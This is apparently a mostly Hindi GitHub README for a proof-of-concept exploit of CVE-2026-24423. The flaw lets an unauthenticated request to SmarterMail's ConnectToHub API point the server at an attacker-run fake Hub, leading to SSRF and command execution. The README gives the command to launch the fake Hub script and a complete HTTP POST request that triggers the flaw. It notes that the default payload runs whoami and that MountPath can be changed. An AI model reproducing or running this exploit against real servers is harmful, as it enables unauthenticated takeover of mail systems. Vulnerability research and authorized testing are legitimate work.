 aavamin/cve-2026-24423
CVE-2026-24423 के लिए प्रजनन स्क्रिप्ट, जो SmarterMail ConnectToHub में एक ट्रस्ट सीमा उल्लंघन है, जिससे SSRF और संभावित रिमोट कोड निष्पादन होता है। इसमें एक सिम्युलेटेड Hub सर्वर और कमजोर API को ट्रिगर करने के निर्देश शामिल हैं।

# CVE-2026-24423 – पुनरुत्पादन

> ⚠️ **केवल सुरक्षा अनुसंधान और अधिकृत परीक्षण के लिए / For security research and authorized testing only**


## परिचय (Overview)

यह प्रोजेक्ट **CVE-2026-24423** भेद्यता को पुनरुत्पादित करने के लिए है।
यह भेद्यता **SmarterMail ConnectToHub** सुविधा में मौजूद है, जिसका मूल कारण है:

- प्रशासनिक स्तर का इंटरफ़ेस प्रमाणीकरण के बिना है
- सर्वर उपयोगकर्ता द्वारा निर्दिष्ट Hub से सक्रिय रूप से कनेक्ट होता है (SSRF)
- बाहरी Hub से लौटाया गया डेटा सीधे स्थानीय सिस्टम-स्तरीय संचालन में उपयोग किया जाता है

यह भेद्यता **डिज़ाइन-स्तरीय विश्वास सीमा उल्लंघन (Trust Boundary Violation)** की श्रेणी में आती है, जो अंततः दूरस्थ कोड निष्पादन का कारण बन सकती है।

यह रिपॉजिटरी केवल **भेद्यता सत्यापन और तकनीकी अनुसंधान** के लिए है, शोषण/हथियारीकरण के लिए नहीं।
Start Hub Simulation Server
python3 cve-2026-24423.py
यह स्क्रिप्ट निम्न कार्य करेगी:
SystemMount कॉन्फ़िगरेशन युक्त JSON प्रतिक्रिया लौटानाTrigger the Vulnerable API
Yakit या Burp Suite का उपयोग करके अनुरोध भेजें:
POST /api/v1/settings/sysadmin/connect-to-hub HTTP/1.1
Host: ip:port
Content-Type: application/json

{
  "hubAddress": "http://ip",
  "oneTimePassword": "test",
  "nodeName": "victim"
}
इस इंटरफ़ेस के लिए प्रमाणीकरण की आवश्यकता नहीं है No authentication is required.
Troubleshooting
यदि भेद्यता पुनरुत्पादन विफल हो जाता है:
cve-2026-24423.py में MountPath पैरामीटर संशोधित करेंResult

जब भेद्यता सफलतापूर्वक ट्रिगर होती है, तो SmarterMail Hub से लौटाए गए डेटा को पार्स करेगा, डिफ़ॉल्ट कोड केवल whoami कमांड निष्पादित करता है।
उदाहरण स्क्रीनशॉट / Example:
यह प्रोजेक्ट ChatGPT द्वारा पूरा किया गया है।
